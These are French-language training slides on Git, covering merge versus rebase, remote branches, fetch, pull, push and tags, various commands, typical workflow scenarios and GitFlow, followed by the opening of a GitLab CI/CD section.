
- Rebase de branche1 sur master



Merge VS Rebase

Merge avec Rebase (3/3)


- Merge de branche 1 dans master
- Fast forward



Merge VS Rebase

Merge sans Rebase (1/2)


- Situation de départ
- 2 branches
- Ancêtre commun C1



Merge VS Rebase

Merge sans Rebase (2/2)

- Merge de branche 1 dans master
- Non fast forward
- Création d'un commit de merge (C5)



TP Merge / Rebase

TP Rebase

- Créer un nouveau *repository* Git
- Ajouter un fichier et le commiter (C1), le modifier et le commiter (C2)
- Créer une branche B1 à partir de C1
- Faire une modification du fichier et commiter C3
- Merger B1 dans *master* de manière à avoir un historique linéaire

TP Merge / Rebase

TP Merge

- Créer un nouveau *repository git*
- Ajouter un fichier et le commiter (C1)
- Créer une *feature branch* B1 à partir de C1
- Faire une modification du fichier et commiter (C2)
- Merger B1 dans *master* de manière à avoir un commit de *merge* dans *master*

TP Merge / Rebase

TP Conflit

- Créer un nouveau *repository* Git
- Ajouter un fichier et le commiter (C1)
- Modifier la première ligne du fichier et commiter (C2)
- Créer une feature branch B1 à partir de C1
- Faire une modification de la première ligne du fichier et commiter (C3)
- Merger B1 dans *master* en résolvant les conflits

Git avec un dépôt distant

Repository

Repository distant

Utilisations d'un repository distant :

- Pour partager son travail via un repository central (ex svn / cvs ...)
- Repository read only qu'on peut fork (ex : github)
- Pour déployer son code (ex: heroku)
- Dans Git chaque repository peut être “cloné” (copié)
 - Le repository cloné devient de fait le repository distant du clone

Repository distant

Clone

- Clone complet du repository distant
 - branches, tags → tout est cloné
 - le repository distant peut être exposé via ssh, http, file ...
- `git clone url_du_repository`

Repository distant

Remote

- C'est la définition d'un repository distant
- Nom + url du repository
- `git remote add url_du_repo` : ajoute une remote
- Créeé par défaut avec clone
- Remote par défaut == origin

Repository distant

Bare repository

- Repository n'ayant pas vocation à être utilisé pour le développement :
 - Pas de working copy
 - Utilisé notamment pour avoir un repository central
- `git init --bare` : initialise un nouveau bare repository
- `git clone --bare` : clone un repository en tant que bare repository

Branches

Branche distante

Remote branch

- Lien vers la branche correspondante du dépôt distant
- Miroir de la branche distante
- Crées par défaut avec clone
- Manipulée via la branche locale correspondante ex master
→ remotes/origin/master
- git branch -a : liste toutes les branches locales **et** **remotes**

Branche distante

Fetch

- `git fetch [<remote>]`
- Met à jour les informations d'une remote
 - récupère les commits accessibles par les branches distantes référencées
 - met à jour les références des branches distantes
 - ne touche pas aux références des branches locales


Branche distante

Pull

- Équivalent de fetch + merge remote/branch
- Update la branche locale à partir de la branche remote
- A éviter peut générer un commit de merge → pas très esthétique
- Se comporte comme un merge d'une branche locale dans une autre

Branche distante

Pull




Branche distante

Fetch + rebase

- Permet de récupérer les modifications de la remote et de placer les nôtres “au dessus”
- Plus “propre” que pull → pas de commit de merge
- Se comporte comme un rebase d'une branche locale sur une autre
- Équivalent à `pull --rebase` (configurable par défaut)

Branche distante

Fetch + rebase



Branche distante

Push

- Publie les commits locaux sur le repository distant
- git status → donne le nombre de commit d'avance / de retard sur la remote
- Refuse de pusher si retard → faire un fetch + rebase -p et recommencer

Branche distante

Push

- Par défaut publie tous les commits de la branche courante non présents sur la remote
- On peut publier jusqu'à un commit via :
`git push nom_remote id_commit:nom_branche_remote`

Branche distante

Push

git push -f : force le push même en cas d'historique divergent : notre historique “remplace” celui du repository distant

- Utile pour corriger une erreur de push avant que les autres users n'aient récupéré les changements
- Attention nécessite des interventions de la part des autres utilisateurs s'ils ont updaté leur repository avant le push -f (ils risquent de merger l'ancien et le nouvel historique)
- On préfère généralement faire un revert

Branche distante

Créer une branche remote

- Créer une branche locale et se placer dessus :
`git checkout -b mabranche`
- Publier la branche :
`git push -u nom_remote nom_branch`
- Le `-u` permet de dire que l'on track la remote (pas besoin de spécifier la remote)

Branche distante

Emprunter une branche remote

- Updater les références de la remote : `git fetch [nom_remote]` → récupère la branche remote
- `git branch -a` → liste toutes les branches
- Créer la branche locale correspondante :
`git checkout --track nom_remote/nom_branche_remote`

Branche distante

Supprimer une branche distante

- `git push nom_remote :nom_branche`

Branche distante

Créer un tag remote

- Créer le tag en local :

```
git tag -a nom_tag -m "message"
```

- Publier le tag :

```
git push nom_remote nom_tag
```

TP Git Distant

- Créer un nouveau *repository* Git (R1)
- Ajouter un fichier et le commiter (C1)
- Cloner le *repository* (protocole *file*) (R2)
- Lister toutes les branches locales et distantes (on doit avoir une branche locale, une branche *remote* et une *remote head*)
- Sur R1 modifier le fichier et commiter (C2)
- Sur R2 récupérer le commit C2 (vérifier avec git log)
- Sur R2 créer une nouvelle branche (B1), faire une modification du fichier, commiter (C3)
- Publier B1 sur sur R1 (vérifier avec git branch -a sur R1)
- Créer une branche B2 sur R1

TP Git Distant

- Récupérer B2 sur R2 (vérifier avec `git branch -a` sur R2)
- Tagger B2 sur R2 (T1)
- Publier T1 sur R1
- Vérifier que le Tag T1 est sur R1 (`git tag -l`)
- Sur R1 B1 modifier la première ligne du fichier et commiter (C4)
- Sur R2 B1 modifier la première ligne du fichier et commiter (C5)
- Publier C5 sur R1 B1 (conflit)
- Résoudre le conflit
- Vérifier la présence d'un commit de *merge* sur R1 B1

Commandes diverses

Commandes

Revert

- git revert id_du_commit
- → génère un antécommit == annulation des modifications du commit

Commandes diverses

Blame

- Indique l'auteur de chaque ligne d'un fichier
- `git blame <file>`

Commandes diverses

Stash

- Cachette / planque
- Sauvegarder sa working copy sans commiter (ex : pour un changement de branche rapide)
- git stash : Déplace le contenu de la working copy et de l' index dans une stash
- git stash list : list des stash
- git stash pop [stash@{n}] : pop la dernière stash (ou la n-ième)

Commandes diverses

Bisect

- Permet de chercher la version d'introduction d'un bug dans une branche :
 - On fournit une bonne version et une mauvaise
 - Git empreinte une succession de versions et nous demande si elles sont bonnes ou mauvaises
 - Au bout d'un certain nombre de versions git identifie la version d'introduction du bug
- Commandes :
 - `git bisect start` : démarre le bisect
 - `git bisect bad [<ref>]` : marque le commit en bad
 - `git bisect good [<ref>]` : marque le commit en good
 - `git bisect skip [<ref>]` : passe le commit
 - `git bisect visualize` : affiche les suspects restant (graphique)
 - `git bisect reset` : arrête le bisect

Commandes diverses

Grep

- Permet de rechercher du texte ou une regexp dans les fichiers du repository
- Permet également de préciser dans quel commit faire la recherche
- `git grep <texte> [<ref>]`

Commandes diverses

Hunk

- Plusieurs modifications dans le même fichiers qui correspondent à des commits différents ?
- Ajoute un fragment des modifications du fichier à l'index
- `git add -p` ou `git gui`

Commandes diverses

Cherry pick

- Prend uniquement les modifications d'un commit (sans historique) et l'applique à la branche
- `git cherry-pick id_du_commit`
- A utiliser avec parcimonie (branches sans liens)

Commandes diverses

Patch

- Permet de formater et d'appliquer des diffs sous forme de patch (ex : pour transmettre des modifications par mail)
- `git format-patch [-n]` : prépare n patchs pour les n derniers commits (incluant le commit pointé par HEAD)
- `git apply <patch>` : applique un patch

Commandes diverses

Rebase interactif

- Contrôle total sur l'historique
- `git rebase -i HEAD~3` (rebase les 3 derniers commits)
- Inversion des commits (inverser les lignes)
- Modification du message de commit (r)
- Suppression d'un commit (supprimer la ligne)
- Fusionner un commit avec le précédent (s)
- Fusionner un commit avec le précédent sans garder le message (f) (exemple correctif sur un correctif)
- Editer un commit : revenir avant le commit proprement dit pour ajouter un fichier par exemple (e)
- Comme toujours les commits ne sont pas vraiment modifiés, des nouveaux commits sont créés et pointés par HEAD mais les anciens existent toujours (cf reflog)

Scénarios classiques

Scénario 1

BugFix sur *master* (1 commit)

- Je suis sur *master* (sinon git checkout master)
- Je fais mon commit : ajout des fichiers dans l'index via git add puis git commit -m "mon commit"
- Je récupère les modifications des autres en rebasant *master*: git fetch && git rebase :
- Je résous les éventuels conflits puis git rebase --continue (ou git rebase --abort)
- Mes modifications se retrouvent au sommet de *master*
- Je publie mon (ou mes) commit(s) : git push

Scénario 2

Nouvelle fonctionnalité sur *master* (n commits, un seul développeur)

- Exemple : nouvel écran, nouveau batch → plusieurs commits
- Je mets à jour *master*: git fetch && git rebase
- Je crée et je me place sur ma *feature branch*: git checkout -b nouvel_ecran
- Je fais mon développement et plusieurs commits sur ma branche
- Je me place sur *master* et je fais git fetch && git rebase
- Je merge ma branche dans *master* (*sans fast forward*): git merge --no-ff nouvel_ecran
- Je publie : git push
- Cas particulier : quelqu'un a pushé entre mon *merge* et mon *push* → je dois refaire un git fetch && git rebase -p sinon le *rebase* va linéariser mon *merge*
- Je supprime ma *feature branch*: git branch -d nouvel_ecran

Scénario 3

Correction d'anomalie en production (1 commit)

- Je me place sur la branche de prod : `git checkout prod-1.10`
- Je mets à jour ma branche locale de prod : `git fetch && git rebase`
- Je fais ma correction et je commite
- Je mets à jour ma branche local de prod : `git fetch && git rebase` (conflits éventuels)
- Je publie mon commit : `git push`
- Je me place sur *master* pour reporter ma modification :
- Je mets à jour *master* : `git fetch && git rebase`
- Je merge ma branche de prod dans *master* : `git merge prod-1.10`
- Dans des cas TRES particuliers (on ne veut qu'un seul *commit* sans les précédents) on peut faire un *cherry-pick* plutôt qu'un *merge*
- Je publie mon report de commit : `git push`

Scénario 4

Création d'une branche de prod

- Je me place sur le *tip* (sommet de la branche) de *master* (ou sur le commit qui m'intéresse) : git checkout master
- Je crée ma branche locale et je l'emprunte : git checkout -b prod-1.10
- Je pushe ma branche : git push -u origin prod-1.10

Scénario 5

Création d'un tag

- Je checkoute le commit où je veux faire mon *tag* (ou le *tip* d'une branche) : `git checkout id_du_commit`
- Je crée le *tag local* : `git tag -a 1.10 -m "tag prod 1.10"`
- Je pushe le tag : `git push origin 1.10`

GIT FLOW

GIT FLOW

2 branches principales

master = Production

develop = Intégration

Si tout le monde travaille sur la même branche, cela devient vite compliqué.

Par conséquent on créer un second niveau de branche :

feature : pour les évolutions

release : pour préparer une nouvelle version de production

hotfix : pour publier rapidement une correction à partir de la branche master

GIT FLOW

Le GitFlow est la base de travail pour son utilisation au sein d'une entreprise

Pas une norme obligatoire mais fortement recommandé

Simplification de l'utilisation de git

Cohérent avec les différents environnements

Interaction avec Jenkins


Automatisation de tâches

Le GitFlow peut être customisable si besoin et dans des cas exceptionnels.

GIT FLOW

- **Le GitFlow:** 5 familles de branches
 - **feature:** Développement et gros correctifs
 - **develop:** Centralisation des développements
 - **release:** Préparation d'une version
 - **master:** Version en production
 - **hotfix:** Correctif de production

- 1) master & dev sont au même niveau
- 2) Des features sont créés depuis dev
- 3) Les développements convergent sur dev
- 4) Une version est créée
- 5) La version est publiée sur dev et master
- 6) Des hotfix sont réalisés sur la prod
- 7) Dev continue d'évoluer
- 8) Les hotfix sont publiés sur master et dev



Liens utiles

- La *cheatsheet*
<http://ndpsoftware.com/git-cheatsheet.html>
- La documentation
<https://www.kernel.org/pub/software/scm/git/docs/>
- Le livre Pro Git
<http://git-scm.com/book/>
- Le site Git Magic
<http://www-cs-students.stanford.edu/~blynn/gitmagic/intl/fr/>
- Les tutoriels Atlassian
<https://www.atlassian.com/fr/git/tutorial/>
- Les articles GitHub
<https://help.github.com/articles/>



CI  CD

CI / CD pipeline avec GitLab


Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline
- 4 Keywords
- 5 Variables
- 6 Deploy ; un exemple simple


Plan

- 1 GitLab vs. Dev(Sec)Ops
- 2 GitLab pipeline
- 3 Configuration de l'environnement du pipeline
- 4 Keywords
- 5 Variables
- 6 Deploy ; un exemple simple

Le Dev(Sec)Ops



Le Dev(Sec)Ops



Principes et difficultés liés au DevOps

Démarche DevOps ⇒ création d'une ***DevOps tool chain*** pour automatiser au maximum chaque étape, ainsi que le processus englobant

Problème : *The DevOps toolchain tax*

- nécessite de connaître, manipuler et intégrer de nombreux outils
- ⇒ induit des coûts financiers et temporels importants :
 - achats des services
 - apprentissage sur les outils
 - intégration des outils
 - administration des outils
 - nécessite de passer régulièrement d'un outil à un autre
- ⇒ induit des risques liés à la sécurité

GitLab pour le Dev(Sec)Ops



Manage



Plan



Create



Verify



Package



Secure



Release



Configure



Monitor



